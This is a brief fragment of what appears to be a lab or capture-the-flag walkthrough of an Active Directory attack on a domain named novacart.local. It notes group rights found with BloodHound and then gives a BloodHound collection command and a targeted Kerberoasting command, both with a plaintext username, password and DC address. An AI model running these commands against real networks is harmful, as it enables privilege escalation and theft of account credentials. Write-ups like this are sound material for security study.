
m.mignola, p.bruce, and l.forta is in the Senior Dev Ops OU


p.bruce can add/remove member of Protected Users Group

l.forta can add/remove member of Protected Users Group
We run Bloodhound again and check our rights
bloodhound-python -u cliff.b -p 'safEpAss69' -c All -d novacart.local -ns 192.168.178.86 --zip
Now cliff.b have Generic Write to Senior Dev OPs OU
Executing a Targeted Kerberoasting Attack
targetedKerberoast.py -d 'novacart.local' -u 'cliff.b' -p 'safEpAss69' --dc-ip '192.168.178.86'
